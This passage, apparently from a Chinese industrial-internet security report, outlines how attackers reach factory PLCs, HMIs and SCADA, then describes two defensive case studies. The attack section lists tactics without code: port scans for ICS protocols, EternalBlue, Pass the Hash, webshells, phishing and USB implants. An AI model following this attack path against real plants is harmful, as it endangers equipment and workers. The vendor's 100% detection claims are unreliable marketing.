强目的性、针对式的攻击通常是以破坏工控设备、造成工厂停产、工序异常、次品率增加，甚至火灾爆炸等严重后果为目标。现代工厂中，大部分现场生产设备都是由控制系统（如：PLC-

可编程逻辑控制器、数控车床、DCS-分布式控制系统）进行现场操作。因此，攻击者的目标是通过直接或间接攻击或影响控制系统而实现。下文将以工厂 PLC 举例，阐述黑客对工控系统的攻击思路。

图 4-5　针对工业控制系统的攻击思路

例如针对工控系统中的 PLC 进行攻击，可采用以下一些方式：

（1）针对式直接攻击

直接攻击 PLC，是指利用 PLC 存在的漏洞，或通过口令破解等方式绕过安全认证，成功控制 PLC 并进行指令修改，实现攻击目的。当前较多的 PLC 处于内网，尚不能通过互联网直接访问，在此情景下，直接攻击一般通过物理接触 PLC，或通过内部办公网络连接到 PLC 等方式而实现。随着工厂智能化的提升，设备实现互联互通，大量 PLC 系统连入互联网，将更易于黑客对 PLC 发起直接攻击。

（2）针对式间接攻击

间接攻击PLC，是指获取PLC上一层监控系统（如HMI、IPC、SCADA等）的控制权，通过监控系统向PLC发送恶意指令，或干扰监控系统与PLC的正常通讯，实现攻击目的。采用间接攻击场景，通常是由于攻击者无法直接接触到控制系统，或对工厂内部PLC系统了解有限，因而转向攻击存在大量攻击者熟悉的IT部件的过程与监控层系统。例如，攻击者首先获得IPC（工业计算机）的控制权，分析IPC和PLC之间的传输模式，构造恶意指令，通过IPC传输给PLC，间接影响PLC的正常工作或阻断生产状态的监控和预警。

（3）非针对式攻击

非针对式攻击，或称为撒网式攻击，是指恶意程序利用系统或网络的共性漏洞，无差异化感染系统并在内网传播，影响正常生产秩序。此类攻击场景虽然不针对工控系统，但由于目前工控环境的安全措施较为薄弱，使得撒网式攻击在世界范围内屡屡得手。撒网式攻击通常以病毒或恶意程序为主，例如，攻击者利用员工安全意识薄弱，发送钓鱼邮件，感染接收者的电脑，再利用网络环境的脆弱性，在办公网快速传播，再蔓延至生产网，感染具有共性漏洞的系统，如IPC等，影响生产或造成破坏。

4.3.4.6 网络战对工控系统的攻击途径简析

工控系统的攻击途径大体包含内部发起和外部发起两类。内部发起又可分为自办公网渗透到工厂网以及车间现场发起攻击；外部发起包含针对式攻击（如APT）和撒网式攻击。




图 4-6　针对工业企业的攻击方式示意图

（1）内部发起

以办公网为起点：

- 在办公网环境内，使用 nmap 等工具扫描和获取网段和资产信息，特别是常规工控系统和 IT 系统端口，Siemens 102，modbus 502，EthernetIP 44818、445、3389 等；
- 利用漏洞对识别出的系统进行攻击，包括嗅探、权限绕过或提升、重放攻击、口令猜解、指令注入、永恒之蓝漏洞利用、口令猜解等；
- 成功获取系统控制权后，尝试以该主机为跳板，使用 Pass the Hash 等方式渗透其他系统，找寻工控相关系统 PLC、IPC 和 SCADA 等，以实现攻击目的；
- 若均未成功，转向采用社会工程等方式进一步获取相关信息（如高权限账号等）；
- 同时，考虑设法进入工厂车间内部，转为现场攻击方式；
- 一些集成控制系统的中控平台，或者内网的一些类

SCADA 等组态控制系统的 web 应用端或者 dll、dat 容易被劫持后形成工程师站的提权。

以车间现场为起点:

➢ 在车间内发起攻击工控系统是最为直接的方法，手段和选择同样是多样化的。

➢ 进入车间后，仔细观察车间内的情况，寻找 IPC 或者控制系统的位置，为后续攻击尝试做准备。

➢ 攻击尝试一:

·首选目标为控制系统（如 PLC），寻找是否存在未上锁，或者网线接口暴露在外的设备;

·尝试了解相关的控制系统基本信息，例如所使用的品牌，版本等;

·尝试使用电脑在现场连接控制系统,利用弱口令等脆弱性，尝试恶意指令注入、权限绕过、重放攻击等。

➢ 攻击尝试二:

·尝试对现场运行的 IPC 或者 HMI 进行攻击，例如对运行的 IPC 插入恶意 U 盘植入恶意程序;

·针对未设置权限的 IPC 或者 HMI 直接操作，如修改控制系统的指令等恶意操作。

（2）外部发起

针对式攻击:

➢ APT 攻击是典型的外部发起的针对式攻击，攻击过程包含对目标企业进行信息收集以初步了解该企业的基本情况;

- 利用 Google、Baidu 等搜索引擎寻找暴露在互联网上的域名或服务器;
- 利用爬虫技术尽可能获取网站所有链接、子域名、C 段等;
- 尝试对网站应用进行高危漏洞利用，例如恶意文件上传、命令执行、SQL 注入、跨站脚本、账户越权等;
- 尝试获取网站 webshell，再提升至服务器权限;
- 以该服务器为跳板打入内网环境，转变为内部攻击的模式;
- 通过从互联网搜索外网邮箱的用户名，根据企业的特点，针对式地给这些用户发送钓鱼邮件，以中招的电脑为跳板打入内部环境，转变为内部攻击的模式;
- 利用伪造门禁卡，或者伪装参观、面试人员或者尾随内部员工的方式物理进入企业内部，转变成为内部攻击的模式。

撒网式攻击:

- 利用 Google 和 Baidu 等搜索引擎找出暴露在互联网上企业的域名，若发现可以利用的漏洞则转为针对式攻击;
- 利用社工，尽可能多收集企业的员工的邮箱，大批量发送钓鱼邮件;
- 使用 Shodan 搜索引擎，针对暴露在互联网上的工控系统发起攻击，成功后转为内部攻击。

黑客攻击链（Cyber Kill Chain）:




图 4-7　黑客攻击链示意图

一般来说，攻击者通常以低成本、撒网式的攻击手段，如发送钓鱼邮件等社工方式，开始攻击尝试。当受害者点开附在钓鱼邮件内的恶意链接或恶意程序时，“潘多拉之盒”就此打开，攻击者将尝试攻陷受害者的设备，并以此设备为跳板，打入企业内网。如果工控网络未能做到与办公网络的有效隔离，攻击者可以在进入办公网络后扫描并分析发现相关工控资产。当前许多工厂工控环境抵御网络攻击的能力较弱，大多存在弱口令，权限设置不当，共享账号和密码，补丁和脆弱性管理缺失，网络隔离和防护不充分等高危漏洞，使得攻击者利用这些漏洞，在企业工控网内大范围、无阻拦、跨领域的对工控资产进行攻击，最终导致工业数据泄露、设备破坏、工序异常、次品率增加、火灾爆炸甚至威胁员工安全等严重后果，形成完整的黑客攻击链。

第五章 重点行业工业互联网安全案例

5.1 典型案例一 某智能制造场景数据安全防护应用

某云印刷科技有限公司从事“云印刷”项目及相关产品的技术开发、生产和销售等工作。公司拥有最专业的云印刷电子商务平台和最先进的智能化中央印厂，真正实现了印刷+互联网的 020 业务模式；其工控网络未对工业实时数据进行专用数据安全审查，无法有效监管实时工业通讯过程。

5.1.1 工业数据安全风险

工厂工业实时数据主要以 OPC、modbus TCP、西门子 S7 协

议为主，其中主要的数据安全风险有:

1）数据违规采集风险

胶印机对 SCADA 通讯使用 Modbus 协议，自身作为 Modbus 服务器端对外提供数据。目前对外服务无客户端限定，因此局域网中所有计算机均有权通过 Modbus 协议与该设备建立连接，从而可以读取该设备的数据。

SCADA 为 MES 提供了 OPC UA 服务，且设定了客户端接入验证，验证方式为证书+账户形式。数据传输使用 Basic256 格式加密。目前对外服务无客户端地址限定，若网络中其他计算机获取了证书和账户，就可以通过 OPC UA 客户端发起访问。

2）数据越权访问风险

胶印机目前对外服务无数据范围限定，因此所有客户端均能够无限制的访问该设备的全部内部数据，从而造成数据滥用情况。

SCADA 虽然对外服务设置的数据范围，但对客户端中的不同角色没有限定范围，因此客户端上的所有角色都可以相同的数据，从而造成数据滥用情况。

3）数据交换安全风险

现场使用的 Modbus、OPC 无法对数据内容进行审计，如果数据使用者受到控制或由于误操作，对某一数据项写入了错误的数据，则有可能影响设备和系统的运行，甚至造成事故。

MES 与 ERP 之间目前采用 http 协议通信，数据传输过程未加密，如果收到网络劫持数据内容将直接暴露，存在数据泄露的

风险。

工厂需要与集团之间进行数据交换，目前多采用在不同的系统上开放接口的方式实现数据交换，由于 SCADA、ERP、MES 三个系统相互独立，数据存储与交换方式不同，均缺乏安全的数据交换机制，因此存在数据分散、难以集中进行安全防护的风险。

5.1.2 数据安全网关应用

针对上述问题在该企业部署了安全网关系统，实现了对该企业数据安全的安全防护。系统拓扑如下：




图 5-1 某云印刷智能制造场景安全网关拓扑图

本案例场景下使用的数据安全网关具有如下功能：

1）数据安全采集网关

可将数据安全采集网关部署在现场控制层和过程控制层，通过交换机镜像的方式采集工控设备（胶印机）与 SCADA 之间的数据，采集 SCADA 系统与 MES 之间的工控协议解析，提取设备的状

态、生产、物流、工艺、质量、能源、控制、设备专属等原始寄存器数据，并按照数据映射关系转换为生产元数据，再根据敏感数据识别规则识别出定义的敏感数据，同时对数据的访问规则进行检测，发现数据违规情况。

2）数据安全分析平台

可将数据安全分析平台部署在生产经营层的内网中，接收安全采集网关的工业协议解析日志、敏感数据日志、安全规则日志，经过数据预处理后与资产、数据特征等进行关联，进行各类数据安全事件分析以及敏感数据的可视化分析。

数据安全分析平台可支持如下功能：

· 数据泄露溯源分析

针对数据泄露事件，通过对安全采集网关上报的协议解析日志进行网络访问行为关联分析，从而可发现数据泄露的路径以及数据泄露源头。

· 安全事件关联分析

针对安全采集网关上报的安全规则日志，结合安全事件关联分析模型以及威胁情报数据，进行安全事件的判定并生成告警。

· 敏感数据分布分析

针对安全采集网关上报的敏感识别日志，结合资产信息、敏感数据的分级分类等在资产地图上进行热点展现。

· 敏感数据流动分析

针对安全采集网关上报的敏感识别日志，结合资产信息、网络拓扑、敏感数据的流量等在资产网络拓扑上进行敏感数据流量

流向的展现。

3）数据安全交换网关

可将数据安全交换网关部署在生产经营层的 DMZ 域中，通过从数据安全分析平台获取订阅策略，然后读取订阅数据并进行加密、脱敏、水印等防泄漏处理后发送给第三方应用，如下表是应用效果。

表 4：数据安全网关应用试点应用效果

序号	针对的问题	应用的功能	取得的成效
（1）	数据泄露	链路安全审计功能	无权限的主机连接设备时，系统触发报警，提示相关人员进行排查，能够立即发现并处理数据泄露事件。
（2）	数据违规修改	数据访问安全审计功能	无权限的角色对数据进行访问时，系统能立即反应，报警并标记操作点位，有效管控了网络中各个主机的访问权限。
（3）	数据错误修改	数据内容审计功能	工业数据写入时，对写入数据进行二次校验，可即时发现超限数据、异常数据，保护设备安全运行。
（4）	数据没有安全分级与管理	敏感数据识别功能	对工厂数据按照使用范围及共享程度进行数据的分类和分级，对敏感数据进行监测与分析
（5）	工业协议缺少全面解析与监测	工业协议解析功能	实现了对OPC、modbus TCP、西门子S7等协议的上下行数据完全解析与内容监控

5.2 案例二：智能工厂的的网络安全综合防护

5.2.1 案例概述

制造业是实体经济的主体，是国家安全和人民幸福安康的物质基础。随着《中国制造 2025》的全面部署推进，智能制造已日益成为制造业发展的重大趋势和核心内容。以智能制造为主攻方向，推进我国信息化和工业化深度融合，成为实施制造强国战

略的必然选择。

为了紧随国家战略，某集团全面启动了智能工厂建设工作，提升工厂整体技术水平和制造实力，加速全球化推动。目前，某集团完成 5 大产业线多个工厂的智能化改造，建成沈阳冰箱、郑州空调、佛山洗衣机、黄岛中央空调、胶州空调、青岛热水器等多个智能互联工厂。智能工厂集智能化生产和大规模定制化平台于一身，采用模块化、自动化、数字化、智能化为基础的全生态互联体系，包括内网互联、信息互联，外部需求信息直接互联到内部生产线，生产线根据需求进行产品生产的实时优化。

5.2.2 智能工厂典型安全问题

随着智能工厂的建设，工厂的智能化自动化程度越来越高，导致工业控制系统从封闭走向开放，生产网、办公网与互联网互联互通。网络的互通互联造成了生产网络规模越来越大而复杂，因此网络威胁和安全风险也在不断增加，发生网络安全事故造成的损失也越来越大。其安全风险主要包括以下几方面：

厂区间跨地域网络互通：全国各厂区之间网络专线互通，形成一个大的“局域网”，易造成病毒在厂区间横向传播感染，而且难以定位、追溯。

厂区内各区域边界不清：不同区域的网络冗余互联，生产网和办公网边界不清晰，不同的业务、设备混在一起，风险高、难管理。

区域通信缺乏监测手段：对于 IT 网络之间、以及从 IT 网络到 OT 网络的通信流量，缺乏监测手段，当发生恶意流量时无法

实时感知。

生产过程缺乏审计手段：对于工控系统生产过程中各工艺流程之间的数据交换、组态变更、协议通信、数据采集、远程维护等缺乏必要的感知监测手段，无法及时发现问题。

工控系统资产缺乏有效管理：工控系统的资产数量、工作状态不清楚。无法监测资产之间通信的流量，无法及时定位非法接入、幽灵资产、失陷主机。

因此，由于智能工厂网络互联互通、网络规模大、复杂程度高，它所面临的安全威胁是多层面、复杂多样的，安全威胁的影响范围和带来的损失也更大。仅仅依靠传统的网络隔离、访问控制、入侵检测等单一的技术，已不能满足安全需求。需要的是新的技术，即将传统 IT 检测技术和工业 OT 检测技术有机结合起来，充分理解工控系统生产业务，将传统的信息安全理念与工业安全业务相融合。做到及时发现网络中的异常事件，实时掌握网络安全状况，将之前很多时候亡羊补牢的事中、事后处理，转向事前自动监测预警，降低网络安全风险，提高生产网络整体安全水平。

5.2.3 智能工厂基于人工智能技术的威胁检测与免疫解决方案

通过对某集团工业园区 4 个厂区的调研，智能工厂网络结构分为数据中心核心层、厂区汇聚层、厂区接入层的三层架构；核心层由主备冗余核心交换机组成，连接各个厂区汇聚交换机和服务器，负责内部各区域的数据交换和外网出口；汇聚层有主备工业汇聚交换机组成，负责厂区内部网络数据的交换；接入层由工

业接入交换机、办公网接入交换机组成，负责厂区内部各主机设备、PLC 等设备组成。工控生产所需的 MES 服务器、共享服务器部署在集团数据中心；厂区汇聚与核心交换机利用 OSPF 动态路由协议进行路由选路和数据传输。

综合以上信息，在厂区内汇聚交换机上部署全流量威胁探针系统，在数据中心核心交换机上部署全流量威胁检测与回溯系统分析平台；威胁探针对工业网络中的 IT 和 OT 流量、文件和日志进行采集，并上送到数据中心的系统分析平台，通过 AI 智能引擎采用无监督算法进行在线模型训练，建立行为基线识别网络的未知威胁，同时结合威胁情报库对攻击进行溯源分析；设备部署示意图如下：




图 5-2　基于人工智能的威胁检测与免疫系统部署方案图

通过“智能工厂”基于人工智能的威胁检测与免疫系统的部

署和成功实施，帮助某集团实现了自动发现网络环境内的全部资产，帮助运维人员更全面的了解和梳理自己有哪些资产以及访问关系；通过对资产流量的解析与分析，能够通过图形化界面呈现给管理员能够看得懂的访问行为记录；基于人工智能技术进行行为建模与异常检测，能够实时发现未知威胁并将攻击报文进行取证留存；完整呈现攻击过程及攻击行为并可联合已知威胁特征库和威胁情报库进行自动威胁判定和溯源，高级攻击会有专业的攻防专家提供安全服务。

方案创新点：

（1）自主 AI 算法引擎创新

本项目在自主 AI 算法引擎方面进行了技术创新，对全流量、全资产、全行为、全威胁进行检测，解决传统安全技术解决不了的“未知威胁发现”难题，由被动防御变主动防御，不依赖先验的攻击特征或威胁情报，AI 算法模型可通过持续学习现网流量进行自我迭代和强化，实现默认搭载 25 场景的检测，包括：非法外联、速率异常、DNS 异常、新设备接入、非法内联、异常端口扫描、非法登录、ARP 欺骗、telnet 非法登录、DDOS 攻击、异常域名检测、WEB 入侵检测、文件包含攻击、恶意加密流量、蠕虫攻击、DNS 隧道、钓鱼邮件等。实时检测网络环境中来自各种途径的攻击。可发现疑似 APT、暴力破解、蠕虫病毒、异常登录、DdoS 攻击等高级威胁、以及未知威胁的 AI 检测准确率达到 90%以上，误报率低于 5%。

在检测原理上，采用机器学习、神经网络等人工智能技术，

针对每台资产建立人工智能模型,持续检测不符合日常规律的隐秘异常行为，不仅能检测已知威胁，还能发现未知威胁及变种威胁。有效解决企业内部资产众多，管理人员不清楚资产分布导致部分资产长期无人维护,安全设备、杀毒软件特征库长期不更新,面对外部 APT 攻击无法有效感知,依赖传统安全解决方案无法发现高级威胁和未知威胁行为的问题。

独创自主研发 AI 算法引擎，自动学习客户自身的健康行为模式，不依赖历史攻击样本，先天对攻击的各种变种和绕过方式免疫。无需定期在线或离线升级特征库时长高达两年以上。

支持自动发现网络环境内的全部资产，资产发现率 100%;支持对资产流量解析与分析，并图形化界面呈现访问行为记录,行为识别率 100%; 支持完整呈现攻击过程及攻击行为并可联合已知威胁特征库和威胁情报库进行自动威胁判定和溯源,攻击还原率 100%; 内网及出口处全流量检测可支持七层 IT 协议解析,支持 3500+常见应用协议解析,支持至少 15 个以上的 IT 场景 AI 检测模型; 支持大数据分布式计算处理及集群扩展，系统稳定性 99.99%，设备稳定运行时长不少于五万小时。

(2) 全网资产可视化创新

工业互联网安全的头号威胁是资产可见性,工业互联网资产体量大、种类多、拓扑复杂，单纯依赖人工登记汇总难以梳理。基于一平台、多探针、全场景的系统架构，可以大规模地审计和分析网络中每一台资产的镜像流量、通信协议、设备日志。借助设备指纹技术和高性能聚类等无监督的人工智能算法,并融合网

络准入管理、终端监测与响应 EDR、网络监测与响应 NDR、用户实体行为分析 UEBA 等数据分析技术，可以无需人工干预地智能生成不同业务资产群集，并自动生成资产之间的拓扑层级，实现高阶网络拓扑的三维可视化。随着时间地变化，图形化动态展示资产群集之内和之间的通信行为，用于资产行为深度可视化。在自动生成资产群集的基础上，通过对资产群集之间的网络通信行为基于隐马尔可夫、生成对抗网络、时间序列等机器学习算法建模和检测，可以有效发现异常内联、异常外联、账号失窃、数据泄露等内网高级持续性威胁行为。




图 5-3　全流量威胁免疫系统示意图

该系统核心以人工智能技术提供支持，通过被动监控 OT 和 IT 的网络流量，自动为系统中的每个用户，设备和控制器建模“生活模式”。通过这样做，它可以学习“正常”行为，然后可以在很早的阶段发现潜在问题或网络威胁，然后再升级为危机或造成重大损害。至关重要的是，该系统实时在线自学习方法意味着它可以学习“正常”行为，无论专有协议或行业应用的类型如

何。无需手动调整，定制开发或特殊配置，该技术可适应其安装的环境和系统，并快速生成有意义的结果。由于数据摄取是被动的，因此在工业互联网中易于部署，并且不会破坏关键 ICS（包括工业设备和机器）的正常运行。

(3) 未知威胁检测与自主响应

本项目以工业设备行为分析为核心，借助人工智能、大数据挖掘等技术，建立工业设备在数字空间的行为基线模型，对现实工业互联网中的设备资产的行为进行实时在线的机器学习，发现异常和威胁行为。有效降低高级持续性威胁、数据泄漏、病毒感染、操作失误及其他风险。

通过融合网络准入管理、终端监测与响应 EDR、网络监测与响应 NDR、用户实体行为分析 UEBA 等数据分析技术，围绕资产、用户、业务应用、时间序列、风险等对象，结合机器学习和人工智能算法，从海量数据中轻松找到用户行为之间的关联，为每台设备和每个用户画像，建立起各自的健康模型，形成不同设备和用户的健康行为边界。

正常的行为习惯总是相似的，异常的行为，各有各的不同。有了对用户“健康行为”的理解，它就能通过与设备自身历史行为，以及和同类设备的横向对比，通过检测不同行为的偏离度，觉察出恶意渗透、违规操作等值得注意的“未知风险”。同时，使用多维度的分层算法提供可解释性，无需人工制定规则，算法最终可以清晰呈现出那台资产，在什么时候，通过哪种接入方式接入网络，访问了那些网络资源，使用了那些程序、软件，做了

什么事情。

本项目自动学习客户自身的健康行为模式，并不依赖历史攻击样本的特点，决定了其先天对攻击的各种变种和绕过方式免疫。无论何种攻击通过何种绕过防御，并感染到客户的内网，取得 C&C 服务器地址，采用无法破解的加密算法，本项目能够准确地发现其与罕见的服务器进行通信与控制，以及其访问内网的异常端口、异常设备，进行横向渗透和数据收集的蛛丝马迹。在攻击被曝光之前，记录其行为历史，清晰地呈现出来，帮助客户准确溯源，及时采取措施，避免损失进一步扩大。




图 5-4　健康行为边界示意图

企业将数据控制权移交给人工智能将会产生自然的不确定性，但有实际的好处。使用人工智能进行威胁决策和响应，可以比人类更快地发现威胁，并且可以在事先限定的可接受的范围内更快地做出反应，以防止或减少损害，而无需手动操作。为人工处理赢得时间，避免产生更大的损失。

在系统经过一段时间的学习之后，系统可以在无需人工干预的前提下，在预先设定的范围内立刻与其他网络设备联动，针对性对资产的异常数据流行为进行临时阻断。

(4) 系统自我强化能力创新

本项目基于人工智能技术的威胁检测与免疫系统贴合工业互联网实际需求，无需持续升级特征库及威胁情报，无需连接互联网。本系统核心为自适应算法，在客户的实际数据网络中非侵入式地监控，并实时地、迭代地进行学习客户设备的行为模式的各种变化，不断自我优化。随着时间的推移，算法使它不断提高，越来越清楚识别正常的设备行为模式和真实的攻击。




图 5-5　基于人工智能的威胁检测技术

强化学习，是人工智能系统在与环境的交互过程中通过学习策略以达成回报最大化的一种算法，通过接收环境对动作的奖励，模型可以获得学习信息并更新模型参数。本项目基于人工智能技术的威胁检测与免疫系统发现的威胁可以辅以人工决策对模型进行反馈，可以持续提升正常识别率，逐步减少人工参与。

(5) 无格式日志智能分析

利用人工智能聚类算法和大数据分析，可以对海量日志进行自动分类和特征提取。系统自动识别日志可变字段和固定字段，实时对日志进行分类聚合，甚至可以将一段时间数以百万计的日志聚合成几条或几十条日志，使“人”更容易识别和分析这些日志中蕴含的真正有价值的信息和规律，去分析发现系统存在的安全风险。进而，系统可以根据聚合后的日志根据时间周期性地建立模型和动态阈值，学习不同日志之间的统计关系。一旦网络中出现异常时，系统可以进行快速的故障日志定位，找到异常的根因，为威胁快速定位和处理提供依据。

基于机器学习聚类算法，包括K-Means、层次聚类等，进行在线机器学习，实现了海量的复杂日志自动分类和聚合，能及时从海量日志中发现关键事件，事件日志量从1万+条/天聚合到100条/天，查看事件从42天减少到7分钟，有效解决现有OT和IT环境中，业务系统、安全防护系统产生大量重复、误报、离散、无直观关联的告警日志，无法及时有效获得高级攻击威胁日志信息问题而导致的经济损失，保护工业设备安全。

5.2.4 案例小结

